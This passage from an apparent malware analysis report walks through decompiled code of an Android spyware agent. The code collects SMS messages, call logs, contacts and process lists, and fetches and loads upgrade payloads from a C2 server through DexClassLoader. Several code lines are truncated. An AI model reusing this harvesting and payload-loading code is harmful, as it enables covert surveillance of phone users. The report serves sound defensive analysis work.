
Figure 52

The agent extracts the SMS messages sent and received from “content://sms/sent” and “content://sms/inbox”. Every SMS is stored in a new XmlSerializer object, as highlighted below:



```
public static void b(XmlSerializer paramXmlSerializer, ContentResolver paramContentResolver) {
  a.a("get SMS");
  try {
    Cursor cursor1 = paramContentResolver.query(Uri.parse("content://sms/sent"), null, null, null, null);
    Cursor cursor2 = paramContentResolver.query(Uri.parse("content://sms/inbox"), null, null, null, null);
    if (cursor1.getCount() > 0 || cursor2.getCount() > 0) {
      StringBuilder stringBuilder = new StringBuilder();
      this("SMS Send: ");
      a.a(stringBuilder.append(cursor1.getCount()).append(", SMS Incoming: ").append(cursor2.getCount()).toString());
      paramXmlSerializer.startTag("", "sms");
      b(cursor2, paramXmlSerializer, "inbound");
      b(cursor1, paramXmlSerializer, "outbound");
      paramXmlSerializer.endTag("", "sms");
    }
  } catch (Throwable throwable) {
    a.a("get sms Exception- " + throwable.getMessage(), throwable);
  }
  a.a("get SMS ended");
}
```


Figure 53



```
public static boolean a(Cursor paramCursor, XmlSerializer paramXmlSerializer, String paramString) {
  try {
    String str2 = paramCursor.getString(paramCursor.getColumnIndex("body"));
    String str3 = paramCursor.getString(paramCursor.getColumnIndex("date")).trim();
    String str4 = paramCursor.getString(paramCursor.getColumnIndex("address"));
    if (str4 != null)
      str4.trim();
    String str1 = paramCursor.getString(paramCursor.getColumnIndex("address"));
    a(paramXmlSerializer, paramString.trim(), str1, str2, str3, (String)null);
    return true;
  } catch (Throwable throwable) {
    a.a("get sms single Exception- " + throwable.getMessage(), throwable);
    throw throwable;
  }
}
```


Figure 54

The malware extracts the Phone call logs from “CallLog.Calls.CONTENT_URI”. Each log is stored in a new XmlSerializer object that contains attributes such as “recordId”, “timestamp”, “type”, “number”, “duration”, “isStart”, and “direction”:



```
public static void d(XmlSerializer paramXmlSerializer, ContentResolver paramContentResolver) {
  try {
    Cursor cursor = paramContentResolver.query(CallLog.Calls.CONTENT_URI, null, null, null, "date DESC");
    if (cursor != null) {
      int i = cursor.getCount();
      if (i > 0) {
        StringBuilder stringBuilder = new StringBuilder();
        this("GetContent get Call log: ");
        a.a(stringBuilder.append(i).toString());
        paramXmlSerializer.startTag("", "phoneCalls");
        while (cursor.moveToNext()) {
          String str2 = cursor.getString(cursor.getColumnIndex("number"));
          String str3 = cursor.getString(cursor.getColumnIndex("date"));
          i = cursor.getInt(cursor.getColumnIndex("type"));
          String str1 = cursor.getString(cursor.getColumnIndex("duration"));
          String str4 = cursor.getString(cursor.getColumnIndex("_id"));
          try {
            int j = cursor.getColumnIndex("logtype");
            if (j != -1) {
              j = cursor.getInt(j);
              if (j != 300 && j != 200)
                continue;
              continue;
            }
          } catch (Throwable throwable) {
            StringBuilder stringBuilder1 = new StringBuilder();
            this("GetContent logtype- ");
            a.a(stringBuilder1.append(throwable.getMessage()).toString(), throwable);
          }
          continue;
          a(paramXmlSerializer, (String)SYNTHETIC_LOCAL_VARIABLE_4, (String)SYNTHETIC_LOCAL_VARIABLE_5, i, (String)stringBuilder, null, (String)SYNTHETIC_LOCAL_VARIABLE_6
        }
        paramXmlSerializer.endTag("", "phoneCalls");
        a.a("get Call log end");
      }
    }
  } catch (Exception exception) {
    a.a("GetContent getCall", exception);
  }
}
```


Figure 55



```
public static void a(XmlSerializer paramXmlSerializer, String paramString1, String paramString2, int paramInt, String paramString3, String paramString4, String paramString5
  String str;
  a.a("serializeCall number=" + paramString1 + " date=" + paramString2 + " type=" + paramInt + " duration=" + paramString3 + " isStarted=" + paramString4 + " recordId=" + p
  if (paramString1 == null) {
    str = "Unknown";
  } else {
    str = paramString1;
    if (f(paramString1) <= 0)
      str = "Unknown";
  }
  paramXmlSerializer.startTag("", "phoneCall");
  if (paramString5 != null)
    paramXmlSerializer.attribute("", "recordId", paramString5);
  paramXmlSerializer.attribute("", "timestamp", a(paramString2));
  paramXmlSerializer.attribute("", "type", (new Integer(paramInt)).toString());
  paramXmlSerializer.attribute("", "number", str);
  paramXmlSerializer.attribute("", "duration", paramString3);
  if (paramString4 != null)
    paramXmlSerializer.attribute("", "isStart", paramString4);
  if (paramInt == 2) {
    paramXmlSerializer.attribute("", "direction", "outbound");
  } else {
    paramXmlSerializer.attribute("", "direction", "inbound");
  }
  paramXmlSerializer.endTag("", "phoneCall");
}
```


Figure 56

The application retrieves the phone contacts from the "ContactsContract.Contacts.CONTENT_VCARD_URI" entry. Every contact is stored in an XmlSerializer object:




```
public static void a(XmlSerializer paramXmlSerializer, ContentResolver paramContentResolver, Cursor paramCursor, String paramString, StringBuilder paramStringBuilder) {
  try {
    StringBuilder stringBuilder = new StringBuilder();
    this("get Contacts");
    a.a(stringBuilder.append(paramCursor.getPosition()).toString());
    a(paramXmlSerializer, paramString, a(paramContentResolver, paramCursor, paramStringBuilder), paramStringBuilder.toString());
  } catch (Exception exception) {
    a.a("get Contacts Exception- " + exception.getMessage(), exception);
  }
}
```

Figure 57



```
sget-object v1, Landroid/provider/ContactsContract$Contacts;->CONTENT_VCARD_URI:Landroid/net/Uri;

invoke-static {v1, v0}, Landroid/net/Uri;->withAppendedPath(Landroid/net/Uri;Ljava/lang/String;)Landroid/net/Uri;

move-result-object v1

const-string v2, "r"

invoke-virtual {p0, v1, v2}, Landroid/content/ContentResolver;->openAssetFileDescriptor(Landroid/net/Uri;Ljava/lang/String;)Landroid/content/res/AssetFileDescriptor;
:try_end_16
.catch Ljava/lang/Throwable; {:try_start_b .. :try_end_16} :catch_38
.catchall {:try_start_b .. :try_end_16} :catchall_73

move-result-object v2

:try_start_17
invoke-virtual {v2}, Landroid/content/res/AssetFileDescriptor;->createInputStream()Ljava/io/FileInputStream;

move-result-object v3

invoke-virtual {v2}, Landroid/content/res/AssetFileDescriptor;->getDeclaredLength()J

move-result-wide v4

long-to-int v1, v4

new-array v1, v1, [B

invoke-virtual {v3, v1}, Ljava/io/FileInputStream;->read([B)I
```


Figure 58



```
public static void a(XmlSerializer paramXmlSerializer, String paramString1, String paramString2, String paramString3) {
  paramXmlSerializer.startTag("", "contact");
  paramXmlSerializer.attribute("", "recordId", paramString2);
  if (paramString1 != null)
    paramXmlSerializer.attribute("", "updateType", paramString1);
  paramXmlSerializer.attribute("", "timestamp", e.b());
  if (paramString3 != null)
    paramXmlSerializer.cdsect(paramString3);
  paramXmlSerializer.endTag("", "contact");
}
```

Figure 59

The agent obtains a list of application processes running on the device via a call to getRunningAppProcesses:




```
public static StringBuilder a(Context paramContext) {
  try {
    StringBuilder stringBuilder2 = new StringBuilder();
    this();
    for (ActivityManager.RunningAppProcessInfo runningAppProcessInfo : ((ActivityManager)paramContext.getSystemService("activity")).getRunningAppProcesses()) {
      try {
        StringBuilder stringBuilder = new StringBuilder();
        this("process name: ");
        stringBuilder2.append(stringBuilder.append(runningAppProcessInfo.processName).append(" uid: ").append(runningAppProcessInfo.uid).append(" pid: ").append(runningAp
        stringBuilder2.append("\r\n");
      } catch (Throwable throwable1) {}
    }
    StringBuilder stringBuilder1 = stringBuilder2;
  } catch (Throwable throwable) {
    a.a("getProcessList Exception- " + throwable.getMessage(), throwable);
    throwable = null;
  }
  return (StringBuilder)throwable;
}
```

Figure 60

This command is also responsible for retrieving the information already described in the "Targeted applications" section.


upgradeCmd command

The process creates a file called "/data/data/com.network.android/upgrade/uglmt.dat" that will store the upgraded application that is downloaded from the C2 server. It computes the MD5 hash of the file and then compares the result with a value that comes with the package:



```
try {
  a.a("upgradeApplication start");
  byte[] arrayOfByte1 = a("/data/data/com.network.android/upgrade/uglmt.dat");
  File file = new File();
  this("/data/data/com.network.android/upgrade/uglmt.dat");
  if (file.length() <= 16L) {
    a.a("upgradeApplication downloaded file is too small");
    b.a(1, (short)89, "LOG_UPGRADE_BUNDLE_TOO_SMALL");
    return false;
  }
  FileInputStream fileInputStream = new FileInputStream("/data/data/com.network.android/upgrade/uglmt.dat");
  try {
    arrayOfByte = new byte[(int)file.length()];
    fileInputStream.read(arrayOfByte);
    fileInputStream.close();
    if (!a(arrayOfByte1, arrayOfByte)) {
      a.a("upgradeApplication md5 check failed");
      b.a(1, (short)88, "LOG_UPGRADE_BUNDLE_AUTHENTICATION_CHECK_FAILED");
      return false;
    }
    if (!b.a("/data/data/com.network.android/upgrade/", "uglmt.dat")) {
      a.a("upgradeApplication unzip package failed");
      b.a(1, (short)90, "LOG_UPGRADE_BUNDLE_UNZIP_FAILED");
      return false;
    }
    if (!h()) {
      a.a("upgradeApplication chmod package failed");
      b.a(1, (short)90, "LOG_UPGRADE_BUNDLE_UNZIP_FAILED");
      return false;
    }
    arrayOfByte1 = b("/data/data/com.network.android/upgrade/intro.mp3");
    if (arrayOfByte1 == null) {
      a.a("upgradeApplication failed creating loading Function param");
      return false;
    }
    if (!b.c()) {
      a.a("upgradeApplication before killing myself.");
      b.a(paramContext);
    }
```


Figure 61



```
private static boolean a(byte[] paramArrayOfbyte1, byte[] paramArrayOfbyte2) {
  boolean bool = false;
  try {
    StringBuilder stringBuilder2 = new StringBuilder();
    this("checkCRC start upgradeFileCrc size:");
    a.a(stringBuilder2.append(paramArrayOfbyte1.length).append(" package size: ").append(paramArrayOfbyte2.length).toString());
    byte[] arrayOfByte3 = SmsReceiver.b.getBytes();
    byte[] arrayOfByte2 = new byte[paramArrayOfbyte2.length + SmsReceiver.b.length()];
    System.arraycopy(paramArrayOfbyte2, 0, arrayOfByte2, 0, paramArrayOfbyte2.length);
    System.arraycopy(arrayOfByte3, 0, arrayOfByte2, paramArrayOfbyte2.length, arrayOfByte3.length);
    MessageDigest messageDigest = MessageDigest.getInstance("MD5");
    messageDigest.update(arrayOfByte2);
    byte[] arrayOfByte1 = messageDigest.digest();
    StringBuilder stringBuilder1 = new StringBuilder();
    this("upgradeCheckCrc upgradeFileCrc size: ");
    a.a(stringBuilder1.append(paramArrayOfbyte1.length).append(" hash length: ").append(arrayOfByte1.length).toString());
    if (Arrays.equals(arrayOfByte1, paramArrayOfbyte1)) {
      a.a("upgradeCheckCrc checkCRC returning true ");
      return true;
    }
```


Figure 62

The agent loads uglmt.dat as a dex file using DexClassLoader and then calls the “com.media.provapp.DrivenObjClass.perfU” method with the “/data/data/com.network.android/upgrade/intro.mp3” argument:



```
if (a.b() < 4.0D) {
  bool1 = a("/data/data/com.network.android/upgrade/", "cuvmnr.dat", "perfU", "com.media.provapp.DrivenObjClass", arrayOfByte1, arrayOfByte1.length, paramContext);
} else {
